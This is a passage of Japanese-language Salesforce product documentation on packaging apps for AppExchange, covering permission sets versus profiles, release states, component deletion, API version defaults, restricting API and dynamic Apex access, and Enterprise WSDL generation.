- パッケージ化して公開するコンポーネント内の情報は、Force.com AppExchangeのユーザに表示されることがあります。数式のVisualforceページ、またはアプリケーション内で隠せないその他のコンポーネントにコードを追加する場合は、注意してください。
- 管理パッケージの一部であるApexに含まれるコードは、自動的に隠され、インストール先の組織では見ることができません。唯一の例外には、グローバルとして宣言されているメソッドがあります。それらのメソッド署名はインストールを行う組織でも参照できます。

パッケージの権限セットおよびプロファイルの設定

開発者は権限セットまたはプロファイル設定を使用して、権限およびその他のアクセス設定をパッケージに許可できます。権限セット、プロファイル設定、または両方の組み合わせを使用するかどうかを決定する場合は、類似点と相違点を考慮します。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

権限セットを使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

動作	権限セット	プロファイルの設定
含まれている権限および設定は何か?	• カスタムオブジェクト権限 • 外部オブジェクト権限 • カスタム項目権限 • カスタム権限 • カスタムタブ表示の設定 • Apexクラスのアクセス • Visualforceページのアクセス • 外部データソースへのアクセス メモ: 権限セットには割り当てられたアプリケーションおよび標準タブ表示設定が含まれますが、これらの設定を権限セットコンポーネントとしてパッケージ化することはできません。	• 割り当てられたアプリケーション • 割り当てられた接続アプリケーション • タブ設定 • ページレイアウトの割り当て • レコードタイプの割り当て • カスタムオブジェクト権限 • 外部オブジェクト権限 • カスタム項目権限 • カスタム権限 • Apexクラスのアクセス • Visualforceページのアクセス • 外部データソースへのアクセス

動作	権限セット	プロファイルの設定
管理パッケージでのアップグレードは可能か?	はい。	プロファイル設定は、インストールまたはアップグレード時に、登録者の組織の既存プロファイルに適用されます。インストールまたはアップグレードの一環として作成された新しいコンポーネントに関連する権限のみが適用されます。
登録者は編集できるか?	登録者は未管理パッケージの権限セットを編集できますが、管理パッケージの場合は編集できません。	はい。
コピーまたは作成できるか?	はい。ただし、登録者が権限セットをコピーまたはパッケージ化された権限セットに基づく権限セットを作成すると、後続のアップグレードで更新されません。パッケージに含まれている権限セットのみがアップグレードされます。	はい。登録者はパッケージコンポーネントに関連する権限および設定を含むすべてのプロファイルをコピーできます。
標準オブジェクト権限は含まれるか?	いいえ。また、主側が標準オブジェクトである、主従関係にあるカスタムオブジェクトのオブジェクト権限を含めることはできません。	いいえ。
ユーザ権限は含まれるか?	いいえ。	いいえ。
インストールウィザードには含まれるか?	いいえ。登録者はインストール後権限セットを割り当てる必要があります。	はい。プロファイル設定は、インストールまたはアップグレード時に、登録者の組織の既存プロファイルに適用されます。インストールまたはアップグレードの一環として作成された新しいコンポーネントに関連する権限のみが適用されます。
ユーザライセンス要件とは?	権限セットは、登録者の組織に権限セットに一致する少なくとも1つのライセンスがある場合に限りインストールされます。たとえば、Salesforce Platform ユーザライセンスを含む権限セットは Salesforce Platform ユーザライセンスを持たない組織にはインストールされません。登録者が後でライセンスを取得する場合は、パッケージを再インストー	なし。登録者の組織では、インストールによりユーザライセンスではなくプロファイル設定が上書きされます。

動作	権限セット	プロファイルの設定
	ルして、新しく取得したライセンスに関連付けられている権限セットを取得する必要があります。 ユーザライセンスのない権限セットが必ずインストールされます。ユーザライセンスのない権限セットを割り当てる場合は、有効化されているすべての設定および権限がユーザのライセンスで許可されている必要があります。許可されていない場合、割り当ては失敗します。	
ユーザに割り当てる方法は?	登録者はパッケージのインストール後パッケージ化された権限セットを割り当てる必要があります。	プロファイル設定は既存のプロファイルに適用されます。

ベストプラクティス

- パッケージ化されたプロファイルのほかに権限セットを使用して、登録者が既存のアプリケーションユーザに新しい権限を簡単に追加できるようにします。
- ユーザにアプリケーション、標準タブ、ページレイアウト、およびレコードタイプへのアクセス権限が必要な場合は、アプリケーションの単一の権限付与モデルとして権限セットを使用しないでください。
- 標準の Salesforce コンポーネントではなく、パッケージのカスタムコンポーネントへのアクセス権を付与するパッケージ化された権限セットを作成してください。

開発プロセスの決定

パッケージは、管理パッケージに変更するまではすべて未管理です。これには、Developer Edition 組織で作成した管理パッケージが必要です。リリース前にベータテストを行い、アップグレードを提案できるという理由から、管理パッケージを作成する場合もあるでしょう。

パッケージを作成する前に、処理に最適なパッケージを選択できるように今後の開発プロセスを決定します。

エディション

使用可能なエディション: Salesforce Classic

未管理パッケージを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

管理パッケージを使用可能なエディション: **Developer** Edition

未管理パッケージの開発

- アプリケーションを設計する
- アプリケーションをパッケージ化およびアップロードする

管理パッケージの開発

- アプリケーションを設計する
- ベータ版アプリケーションをパッケージ化およびアップロードする
- ベータ版のテスト担当者からフィードバックを集め、適切な修正をアプリケーションに加える
- アプリケーションの最終バージョンをパッケージ化およびアップロードする

管理パッケージのリリースの計画

管理パッケージからのコンポーネントの削除

パッケージ内の未使用のコンポーネントの表示

パッケージリリース後のカスタム項目の変更

API コールのデフォルトパッケージバージョンの設定

パッケージの API アクセスおよびダイナミック Apex アクセスについて

パッケージの API アクセスおよびダイナミック Apex アクセスの管理

管理パッケージによる Enterprise WSDL の生成

連動関係とは

環境ハブ

環境ハブを使用すると、Salesforce 組織の接続、作成、参照、ログインを 1 つの場所から実行できます。開発、テスト、およびトライアル用の複数の環境がある場合、環境ハブを使用して組織の管理方法を合理化できます。

関連トピック:

管理パッケージのリリースの計画

パッケージの管理

パッチの作成およびアップロード

管理パッケージのリリースの計画

AppExchange パッケージは、ソフトウェア開発で他のプログラムをリリースするのと同様の方法でリリースできます。各コンポーネントが計画どおりに機能するように、反復して展開することもできます。ベータ版の試用者を募り、パッケージの初期バージョンのインストールを提供し、フィードバックを受けることもできます。

AppExchange に公開してリリースしたパッケージは、すべてのユーザがインストールできるようになります。したがって、リリースは注意深く計画してください。以下に定義した状態を確認して、リリースの処理をよく理解してください。Salesforceは、選択したアップロードの設定とリリース処理のどの時点かに基づいて、パッケージとコンポーネントに適切な状態を自動的に適用します。

状態	説明
未管理	パッケージが管理パッケージに変換されていないか、コンポーネントが管理パッケージに追加されていない。「管理-ベータ」のコンポーネントは、管理パッケージから削除されると「未管理」になることがあります。管理パッケージには次の管理アイコンが表示されています。表示されていないものはすべて未管理パッケージです。
管理-ベータ	パッケージまたはコンポーネントが現在のSalesforce組織で作成され、管理されているが、次のいずれかの理由でまだリリースされていない。 • アップロードされていない。 • [管理-ベータ] オプションをオンにしてアップロードされた。このオプションが選択されていると、AppExchange 上で使用できるように公開することはできません。開発者はこの場合でもコンポーネントを編集できますが、インストーラが編集できるかどうかはパッケージされたコンポーネントによって異なります。 メモ: 「管理-リリース済み」パッケージの上に「管理-ベータ」パッケージをインストールしないでください。インストールすると、パッケージをアップグレードできなくなり、アンインストールして再インストールするしか選択肢がなくなります。
管理-リリース済み	パッケージまたはコンポーネントが現在のSalesforce組織で作成され、管理されている。また、[管理-リリース済み] オプションをオンにしてアップロードされているため、AppExchange 上に公開できます。パッケージをこの状態に移動すると、コンポーネントの一部のプロパティは開発者とインストーラのどちらも編集ができなくなります。 このタイプのリリースは、メジャーリリースとみなされます。
パッチ	管理パッケージに小規模アップグレードが必要な場合、新しいメジャーリリースの代わりにパッチを作成することを検討してください。パッチを使用することにより、開発者は、管理パッケージ内の既存のコンポーネントの機能を、登録者にその目に見えてわかるような変更を感じさせずに変更することができます。

状態	説明
	このタイプのリリースは、パッチリリースとみなされます。
管理-インストール済み	パッケージまたはコンポーネントが他のSalesforce組織からインストールされ、管理されている。

要件の変化に合わせて、開発者は管理パッケージの機能を改良し、新しいバージョンをアップロードおよびリリースできます。この場合に、管理パッケージの一部のコンポーネントの再設計が必要になることがあります。開発者は、アップグレード時に「管理-リリース済み」パッケージ内のコンポーネントの種類の一部(全部ではなく)を削除できます。

関連トピック:

- パッケージの管理
- 開発プロセスの決定

管理パッケージからのコンポーネントの削除

「管理-リリース済み」パッケージをアップロードした後、コンポーネントを組織から削除する必要があることが判明する場合があります。コンポーネントを削除するときに、次のいずれかの状況が発生する可能性があります。

- パッケージに追加したコンポーネントを削除できない。
- コンポーネントは削除できるが、復元は [削除されたパッケージコンポーネント] ページからのみ可能。
- コンポーネントは削除できるが、復元は [削除されたパッケージコンポーネント] ページまたはごみ箱から可能。

[削除されたパッケージコンポーネント] ページにアクセスするには、[設定] から、[クイック検索] ボックスに「パッケージ」と入力し、[パッケージ]を選択します。コンポーネントをアップロードしたパッケージを選択して、[削除したコンポーネントを表示]をクリックします。パッケージの新バージョンをアップロードする前であれば、コンポーネントをいつでもごみ箱または [削除されたパッケージコンポーネント]ページから取得できます。取得するには、コンポーネントの横にある [復元] をクリックします。

削除対象としてマークされたコンポーネントを含むパッケージがアップロードされると、コンポーネントは永久に削除されます。

警告: コンポーネントが削除されても、その [名前] は Salesforce 内に残ります。別のコンポーネントを同じ名前で作成することはできません。[削除されたパッケージコンポーネント]ページには、使用できなくなった名前の一覧が表示されます。

[削除されたパッケージコンポーネント] ページにアクセスするには、[設定] から、[クイック検索] ボックスに「パッケージ」と入力し、[パッケージ] を選択します。コンポーネントをアップロードしたパッケージを選択

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パッケージからコンポーネントを削除する
- 「AppExchange パッケージの作成」

して、[削除したコンポーネントを表示]をクリックします。コンポーネントをごみ箱から取得できる場合、このページからも取得できます。ここから次のタイプのコンポーネントを取得できます。

- `global` アクセス権を持たない Apex クラスおよびトリガ
- カスタムタブ
- `public` アクセス権を持つ Visualforce コンポーネント
- 保護コンポーネントには、次のものが含まれます。
  - カスタム表示ラベル
  - カスタムリンク (ホームページのみ)
  - ワークフローアラート
  - ワークフロー項目自動更新
  - ワークフローアウトバウンドメッセージ
  - ワークフロー ToDo
  - ワークフローフロートリガ

    フロートリガワークフローアクションのパイロットプログラムは終了します。組織でパイロットをすでに有効にしている場合は、引き続きフロートリガワークフローアクションを作成および編集できます。組織で パイロットを有効にしなかった場合は、代わりにプロセスビルダーの[フロー]アクションを使用します。

- ドキュメント、ダッシュボード、レポートなどのデータコンポーネント これらは、ごみ箱からも復元できる種別のコンポーネントのみです。

パッケージの新バージョンをアップロードする前であれば、コンポーネントをいつでもごみ箱または [削除されたパッケージコンポーネント] ページから取得できます。取得するには、コンポーネントの横にある [復元] をクリックします。

[削除されたコンポーネント] には、次の情報が表示されます (アルファベット順)。

属性	説明
アクション	削除されたコンポーネントを含む「管理-リリース済み」パッケージがまだアップロードされていない場合、ここには[復元]リンクが含まれ、そのリンクからコンポーネントを取得できます。
使用可能なバージョン	コンポーネントが含まれるパッケージのバージョン番号が表示されます。
名前	コンポーネントの名前が表示されます。
親オブジェクト	コンポーネントが関連付けられている親オブジェクトの名前が表示されます。たとえば、カスタムオブジェクトはカスタム項目の親です。
種類	コンポーネントの種類が表示されます。

パッケージ内の未使用のコンポーネントの表示

次の表に、現在のバージョンのパッケージではすでに使用されなくなったコンポーネントを示します。ここに挙げたコンポーネントのうち、管理パッケージに含まれるものは、カスタムインテグレーションで使用していない限り、削除しても安全です。未使用のコンポーネントは、削除後、このリストに 15 日間表示されます。この期間に、コンポーネントを復元することも、完全に削除することもできます。カスタム項目を復元すると、項目の一部のプロパティは失われるか、変更されます。15 日を過ぎると、項目とそのデータは完全に削除されます。

メモ: カスタム項目を削除する前に、そのデータのレコードを保管できます。[設定]から、［クイック検索］ボックスに「データのエクスポート」と入力し、[データのエクスポート]を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

次のコンポーネント情報がアルファベット順に表示されます。

属性	説明
アクション	次のオプションのいずれかを実行できます。 • 復元 • 削除
名前	コンポーネントの名前が表示されます。
親オブジェクト	コンポーネントが関連付けられている親オブジェクトの名前が表示されます。たとえば、カスタムオブジェクトはカスタム項目の親です。
種類	コンポーネントの種類が表示されます。

パッケージリリース後のカスタム項目の変更

パッケージリリース後、パッケージのカスタム項目に次の変更が許可されます。

- テキスト項目の長さを増減できます。
- 数値項目で小数点の左側または右側の桁数を増減できます。
- 必須項目を非必須項目に変更できます。その逆も可能です。項目のデフォルト値が必須の場合、その制限を削除できます。その逆も可能です。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

API コールのデフォルトパッケージバージョンの設定

パッケージバージョンは、パッケージでアップロードされる一連のコンポーネントを特定する番号です。バージョン番号の形式は *majorNumber.minorNumber.patchNumber* (例: 2.1.3) です。メジャー番号とマイナー番号は、メジャーリリース時に選択した値に増えます。*patchNumber* は、パッチリリースにのみ生成および更新されます。公開者は、パッケージバージョンを使用して、パッケージを使用する既存の連携に影響を与えることなく後続のパッケージバージョンをリリースすることにより、管理パッケージのコンポーネントを発展させることができます。

パッケージバージョンが API コールで指定されていない場合、API コールのデフォルトのパッケージバージョンによって代替システム設定が指定されます。多くの API クライアントにはパッケージのバージョン情報がないため、デフォルトの設定がこれらのクライアントの既存の動作を保持します。

Enterprise API コールおよび Partner API コールにデフォルトのパッケージバージョンを指定できます。Enterprise WSDL は、Salesforce 組織のみとのインテグレーションを構築する顧客を対象とします。非常に強い型付けで、`int` や `string` など特定のデータ型のオブジェクトや項目を指定して呼び出します。Partner WSDL は、カスタムオブジェクトやカスタム項目に関係なく、複数の Salesforce 組織にわたって機能するインテグレーションを構築する顧客、パートナー、および ISV を対象とします。あまり強い型付けでなく、特定のデータ型に依存せずに項目名と値の名前-値ペアで呼び出します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

API コールのデフォルトパッケージバージョンを設定する
- 「アプリケーションのカスタマイズ」

Enterprise WSDL では、クライアントの既存の動作を維持するために、特定のパッケージバージョンと関連付ける必要があります。Enterprise WSDL または Partner WSDL のいずれかを使用してクライアントアプリケーションから API コールのパッケージバージョンのバインド設定を行うことができます。Enterprise WSDL に基づき、クライアントアプリケーションから発行される API コールのパッケージバージョン情報は、次のうち、最初に一致する設定によって決定されます。

1. PackageVersionHeader SOAP ヘッダー。
2. *serverName*`/services/Soap/c/`*api_version*`/`*ID* の形式で URL が指定されている SOAP エンドポイント。*api_version* は、38.0 など API のバージョンを示し、*ID* は、Enterprise WSDL の生成時にパッケージバージョンの選択内容を符号化したものです。
3. Enterprise パッケージバージョンのデフォルト設定です。

Partner WSDL より柔軟で、複数の組織とのインテグレーションに使用されます。デフォルトのパートナーパッケージバージョンを設定時、パッケージバージョンに[指定なし]オプションを選択すると、最新バージョンのインストールパッケージによって、処理が定義されます。つまり、パッケージがアップグレードし、その変更がすぐにインテグレーションに影響を与える場合、Apex トリガなどパッケージコンポーネントの処理が異なる場合があります。パッケージバージョンの後続のインストールによって、既存のインテグレーションに影響のないよう、登録ユーザは、クライアントアプリケーションから、すべての Partner API コールのインストールパッケージの特定バージョンを選択する必要があります。

Partner API コールのパッケージバージョン情報は、次の設定の最初の一致によって異なります。

1. PackageVersionHeader SOAP ヘッダー。
2. Visualforce ページからの API コール。Visualforce ページのパッケージバージョン設定を使用します。
3. パートナーパッケージバージョンのデフォルト設定。

API コールのデフォルトパッケージバージョンを設定する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*API*」と入力し、**[API]** を選択します。
2. **[Enterprise パッケージバージョンの設定]** または **[パートナーパッケージバージョンの設定]** をクリックします。これらのリンクは、組織に管理パッケージを少なくとも 1 つインストールしている場合にのみ使用できます。
3. インストールした管理パッケージの［パッケージバージョン］を選択します。選択するパッケージバージョンがわからない場合、デフォルトの選択内容に従います。
4. **[保存]** をクリックします。

メモ: 組織に新しいバージョンのパッケージをインストールしても、現在のデフォルト設定に影響はありません。

パッケージの API アクセスおよびダイナミック Apex アクセスについて

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Apex パッケージコンポーネントは、インストール先の組織にある標準オブジェクトやカスタムオブジェクトに、ダイナミック Apex および API 経由でアクセスできます。外部カスタマー (サードパーティ開発者やパートナーともいう) 向けの Force.com AppExchange パッケージを開発している場合は、こうしたアクセスを制限することもできます。アクセスを制限することによって、システム管理者は、安心してパッケージをインストールできます。また、そのようなパッケージをインストールする管理者は、たとえパッケージ開発者が制限しなくても、セキュリティの向上のために、インストール後のこうしたアクセスの制限を望む場合もあります。

［API アクセス］は、パッケージのSコントロールとその他のパッケージコンポーネントの標準オブジェクトやカスタムオブジェクトに対するダイナミック Apex と API アクセスを制御するパッケージ設定です。設定は、パッケージ詳細ページで開発者とインストーラの両方に表示されます。この設定によって、次のことができます。

- AppExchange パッケージの開発者は、パッケージを Force.com AppExchange にアップロードする前に、パッケージの API アクセスを制限できます。いったん制限すると、パッケージコンポーネントが受け取る Apex および API セッションは、パッケージ内のカスタムオブジェクトに制限されます。また、開発者は特定の標準オブジェクト、このパッケージが依存するその他のパッケージのカスタムオブジェクトにアクセスできます。
- パッケージのインストーラは、パッケージを組織にインストールするときに、パッケージアクセス権限を引き受けまたは却下できます。
- インストール後、システム管理者はいつでもパッケージの Apex および API アクセスを変更できます。インストーラを使用して、インストーラの組織に作成されたカスタムオブジェクトまたは関連しないパッケージでインストールしたオブジェクトなど、追加のオブジェクトに対するアクセスを有効化することもできます。

［API アクセス］設定には、使用可能なオプションが 2 つあります。

- ［無制限］(デフォルト)。パッケージのコンポーネントに対して、コンポーネントが要求を API に送信するときにログインしているユーザと同じ標準オブジェクトへの API アクセス権を許可します。Apex はシステム

モードで実行されます。無制限のアクセス権があると、Apex ですべての標準オブジェクトとカスタムオブジェクトを参照できます。

- [制限あり]。パッケージ内のコンポーネントがアクセスできる標準オブジェクトをシステム管理者が選択できます。さらに、制限されたパッケージ内のコンポーネントは、現在のパッケージ内のカスタムオブジェクトへのアクセスを提供するオブジェクト権限がユーザにある場合には、それらのオブジェクトにのみアクセスできます。

パッケージの API アクセスおよびダイナミック Apex アクセスの考慮事項

デフォルトで、ダイナミック Apex は、コードのパッケージに含まれるコンポーネントにのみアクセスできます。同じパッケージに含まれない標準オブジェクトへのアクセスを許可するには、開発者が [API アクセス] を設定する必要があります。

1. [設定] から、[クイック検索] ボックスに「パッケージ」と入力し、[パッケージ] を選択します。
2. 組織の標準オブジェクトへのアクセス権を必要としているダイナミック Apex が入っているパッケージを選択します。
3. パッケージの詳細関連リストで、[制限を有効化] または [制限あり] のいずれか選択可能になっているオプションをクリックします。
4. ダイナミック Apex がアクセスできる標準オブジェクトのアクセス権限レベル (「参照」、「作成」、「編集」、「削除」) を設定します。
5. [保存] をクリックします。

パッケージの [API アクセス] の設定で [制限あり] を選択した場合に影響を受ける項目は、次のとおりです。

- パッケージの API アクセスは、次のユーザ権限を上書きします。
  - Apex 開発
  - アプリケーションのカスタマイズ
  - HTML テンプレートの編集
  - 参照のみ項目の編集
  - 請求情報の管理
  - コールセンターの管理
  - カテゴリの管理
  - カスタムレポートタイプの管理
  - ダッシュボードの管理
  - レターヘッドの管理
  - パッケージライセンスの管理
  - 公開ドキュメントの管理
  - 公開リストビューの管理
  - 公開レポートの管理
  - 公開テンプレートの管理
  - ユーザの管理
  - 所有権の移行

  - チーム再割り当てウィザードの使用
  - 設定・定義の参照
  - ウィークリーデータのエクスポート
- ［参照］、［作成］、［編集］、および［削除］アクセスがオブジェクトの API アクセス設定で選択されていない場合、たとえユーザに対する「すべてのデータの編集」権限および「すべてのデータの参照」権限があっても、ユーザにはパッケージコンポーネントのオブジェクトに対するアクセス権はありません。
- ［制限あり］API アクセスが有効になっているパッケージでは、新規ユーザを作成できません。
- Salesforce は、アクセスが［制限あり］になっている AppExchange パッケージからの Web サービスへのアクセスと `executeanonymous` 要求を拒否します。

次の考慮事項は、パッケージの API アクセスにも適用されます。

- ワークフロールールと Apex トリガは、パッケージの API アクセスに関係なく起動されます。
- 1 つのコンポーネントが、ある組織内の複数のパッケージに含まれる場合、API アクセスは、そのアクセス設定に関係なく、その組織のすべてのパッケージ内にあるそのコンポーネントについて制限されません。
- パッケージに対して制限のあるアクセスを選択した後で、Salesforce が新しい標準オブジェクトを導入すると、デフォルトでは、新しい標準オブジェクトへのアクセスが付与されません。新しい標準オブジェクトを含めるよう、制限のあるアクセス設定を変更する必要があります。
- パッケージをアップグレードするときは、たとえ開発者が指定したものであっても、API アクセスの変更は無視されます。このようにして、アップグレードをインストールするシステム管理者に完全な制御権があることを保証します。インストールするユーザはインストール中の各アップグレードで、パッケージのアクセスの変更を慎重に検討し、すべての受け入れ可能な変更に注意する必要があります。これらの変更は無視されるため、システム管理者は、アップグレードをインストールした後で、受け入れ可能な変更を手動で適用する必要があります。
- S コントロールは、Salesforce が提供するもので、Salesforce 内にインラインで表示されます。このように緊密に統合されているため、インストール済みのパッケージ内の S コントロールがその権限をユーザのフルアクセス権にまでエスカレーションする場合があります。パッケージをインストールする組織のセキュリティを保護するため、S コントロールには、次のような制限があります。
  - 開発中の (つまり、AppExchange からインストールしたものではない) パッケージの場合、S コントロールは、API アクセスがデフォルトの［無制限］になっているパッケージにのみ追加できます。パッケージに S コントロールを追加すると、［制限あり］の API アクセスを有効にすることはできません。
  - インストールしたパッケージについては、パッケージに S コントロールが含まれる場合でも、アクセス制限を有効にできます。ただし、アクセス制限は、S コントロールについては限定的な保護しか行いません。Salesforce は、S コントロールセキュリティのアクセス制限を使用する前に、S コントロール内の JavaScript を理解することをお勧めします。
  - インストール済みパッケージの API アクセスが［制限あり］になっていると、アップグレード済みバージョンに S コントロールが含まれていない場合にのみ、アップグレードが成功します。アップグレード

されたバージョンにSコントロールがある場合は、現在インストール済みのパッケージのAPIアクセスを［無制限］に変更する必要があります。

関連トピック:

パッケージのインストール

インストール済みパッケージの設定

パッケージのAPIアクセスおよびダイナミックApexアクセスの管理

［API アクセス］は、パッケージのSコントロールとその他のパッケージコンポーネントの標準オブジェクトやカスタムオブジェクトに対するダイナミックApexとAPIアクセスを制御するパッケージ設定です。設定は、パッケージ詳細ページで開発者とインストーラの両方に表示されます。この設定によって、次のことができます。

- AppExchangeパッケージの開発者は、パッケージをForce.com AppExchangeにアップロードする前に、パッケージのAPIアクセスを制限できます。いったん制限すると、パッケージコンポーネントが受け取るApexおよびAPIセッションは、パッケージ内のカスタムオブジェクトに制限されます。また、開発者は特定の標準オブジェクト、このパッケージが依存するその他のパッケージのカスタムオブジェクトにアクセスできます。
- パッケージのインストーラは、パッケージを組織にインストールするときに、パッケージアクセス権限を引き受けまたは却下できます。
- インストール後、システム管理者はいつでもパッケージのApexおよびAPIアクセスを変更できます。インストーラを使用して、インストーラの組織に作成されたカスタムオブジェクトまたは関連しないパッケージでインストールしたオブジェクトなど、追加のオブジェクトに対するアクセスを有効化することもできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

作成またはインストールしたパッケージのAPIとダイナミックApexのアクセスを編集する

- 「AppExchange パッケージの作成」

パッケージAPIとダイナミックApexのアクセスをインストールの一部としてパッケージに受け入れるまたは拒否する

- 「AppExchange パッケージのダウンロード」

パッケージのAPIアクセスおよびダイナミックApexアクセスの設定

ユーザ自身または組織の他のユーザが作成したパッケージのパッケージアクセス権限を変更する手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「パッケージ」と入力し、[パッケージ]を選択します。
2. パッケージを選択します。
3. ［API アクセス］項目には現在の設定、［制限あり］または［無制限］、および[制限を有効化]または[制限を無効化]のいずれかへのリンクが表示されます。［参照］、［作成］、［編集］、および［削除］アクセスがオブジェクトのAPIアクセス設定で選択されていない場合、たとえユーザに対する「すべてのデータの編集」権限および「すべてのデータの参照」権限があっても、ユーザにはパッケージコンポーネントのオブジェクトに対するアクセス権はありません。

   ［API アクセス］項目を使用して、次を設定します。

制限を有効化
このオプションは、現在の設定が［無制限］になっている場合にのみ使用できます。パッケージのコンポーネントが持つダイナミック Apex と API のアクセス権限をインストーラ組織の標準オブジェクトに限定する場合は、このオプションを選択します。このオプションを選択すると、[拡張オブジェクト権限] リストが表示されます。リスト内の各標準オブジェクトへのアクセスを有効化するには、［参照］、［作成］、［編集］、または［削除］チェックボックスをオンにします。この選択肢が無効になっている場合があります。完了したら、[保存] をクリックします。どのような場合にオプションが無効になっているかなど、［制限あり］オプションの選択についての詳細は、「パッケージの API アクセスおよびダイナミック Apex アクセスについて」 (ページ 6665)を参照してください。

制限を無効化
このオプションは、現在の設定が［制限あり］になっている場合にのみ使用できます。パッケージのコンポーネントの Apex と API のアクセス権を標準オブジェクトやカスタムオブジェクトに制限しないようにするには、このオプションを選択します。このオプションを選択すると、パッケージのすべてのコンポーネントに対し、ログインしているユーザと同じ API アクセス権が与えられます。たとえば、ユーザが取引先へのアクセス権を持っている場合、このユーザによって開始される、取引先へアクセスするパッケージでの Apex クラスは正常に実行されます。

制限あり
API アクセスの制限をすでに設定している場合に、制限内容を編集するには、このリンクをクリックします。

インストール中の API とダイナミック Apex のアクセス権限の受け入れまたは拒否

インストール中のパッケージで API とダイナミック Apex のアクセス権限を受け入れるまたは拒否する手順は、次のとおりです。

- Force.com AppExchange でインストール処理を開始します。
- [API アクセスを承認] で、[次へ] をクリックして受け入れるか、[キャンセル] をクリックして拒否します。キャンセルしない場合は、インストール手順を完了します。

インストール後の API アクセスおよびダイナミック Apex アクセスの変更

パッケージをインストールした後にパッケージの API とダイナミック Apex のアクセス権限を編集する手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「*インストール済みパッケージ*」と入力し、[インストール済みパッケージ] を選択します。
2. 編集するパッケージの名前をクリックします。
3. ［API アクセス］項目には現在の設定、［制限あり］または［無制限］、および [制限を有効化] または [制限を無効化] のいずれかへのリンクが表示されます。［参照］、［作成］、［編集］、および［削除］アクセスがオブジェクトの API アクセス設定で選択されていない場合、たとえユーザに対する「すべてのデータの編集」権限および「すべてのデータの参照」権限があっても、ユーザにはパッケージコンポーネントのオブジェクトに対するアクセス権はありません。

   ［API アクセス］項目を使用して、次を設定します。

制限を有効化
このオプションは、現在の設定が［無制限］になっている場合にのみ使用できます。パッケージのコンポーネントが持つダイナミック Apex と API のアクセス権限をインストーラ組織の標準オブジェクトに限定する場合は、このオプションを選択します。このオプションを選択すると、[拡張オブジェクト権限] リストが表示されます。リスト内の各標準オブジェクトへのアクセスを有効化するには、［参照］、［作成］、［編集］、または［削除］チェックボックスをオンにします。この選択肢が無効になっている場合があります。完了したら、[保存] をクリックします。どのような場合にオプションが無効になっているかなど、［制限あり］オプションの選択についての詳細は、「パッケージの API アクセスおよびダイナミック Apex アクセスについて」 (ページ 6665)を参照してください。

制限を無効化
このオプションは、現在の設定が［制限あり］になっている場合にのみ使用できます。パッケージのコンポーネントの Apex と API のアクセス権を標準オブジェクトやカスタムオブジェクトに制限しないようにするには、このオプションを選択します。このオプションを選択すると、パッケージのすべてのコンポーネントに対し、ログインしているユーザと同じ API アクセス権が与えられます。たとえば、ユーザが取引先へのアクセス権を持っている場合、このユーザによって開始される、取引先へアクセスするパッケージでの Apex クラスは正常に実行されます。

制限あり
API アクセスの制限をすでに設定している場合に、制限内容を編集するには、このリンクをクリックします。

管理パッケージによる Enterprise WSDL の生成

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

WSDL をダウンロードする
- 「アプリケーションのカスタマイズ」

Enterprise WSDL をダウンロードし、管理パッケージを組織にインストールする場合、生成された WSDL に追加するインストールパッケージのバージョンを選択するという、追加のステップを実行する必要があります。Enterprise WSDL は非常に強い型付けであるため、コールは `int` や `string` など特定のデータ型のオブジェクトや項目を含みます。

パッケージバージョンは、パッケージでアップロードされる一連のコンポーネントを特定する番号です。バージョン番号の形式は *majorNumber.minorNumber.patchNumber* (例: 2.1.3) です。メジャー番号とマイナー番号は、メジャーリリース時に選択した値に増えます。*patchNumber* は、パッチリリースにのみ生成および更新されます。公開者は、パッケージバージョンを使用して、パッケージを使用する既存の連携に影響を与えることなく後続のパッケージバージョンをリリースすることにより、管理パッケージのコンポーネントを発展させることができます。後続バージョンのパッケージをインストールしても API クライアントが引き続き特定の、かつ既知の動作ができるように、登録ユーザはインストールする管理パッケージのパッケージバージョンを選択できます。各パッケージバージョンでは、オブジェクトや項目の構成にバリエーションがあるため、強い型付けをされた WSDL を生成する場合、特定のバージョンを選択する必要があります。

管理パッケージをインストールする場合に Enterprise WSDL をダウンロードする手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*API*」と入力し、**[API]** を選択します。

2. **[Enterprise WSDL の生成]** をクリックします。
3. インストールした管理パッケージの［パッケージバージョン］を選択します。選択するパッケージバージョンがわからない場合、デフォルトの選択内容 (最新パッケージバージョン) に従います。
4. **[作成]** をクリックします。
5. ブラウザの **[ファイル]** メニューを選択し、WSDL をコンピュータに保存します。
6. コンピュータで、WSDL ドキュメントのローカルコピーを開発環境にインポートします。

生成された Enterprise WSDL については、次の点に注意してください。

- それぞれの管理パッケージバージョンの選択内容は、WSDL の最上部にあるコメントに記載されています。
- 生成された WSDL には、選択されたバージョンのインストールパッケージで使用できるものなど、組織内のオブジェクトや項目が含まれています。項目またはオブジェクトが今後のパッケージバージョンに追加される場合、API インテグレーションのオブジェクトまたは項目と連動するよう、そのパッケージバージョンで Enterprise WSDL を生成する必要があります。
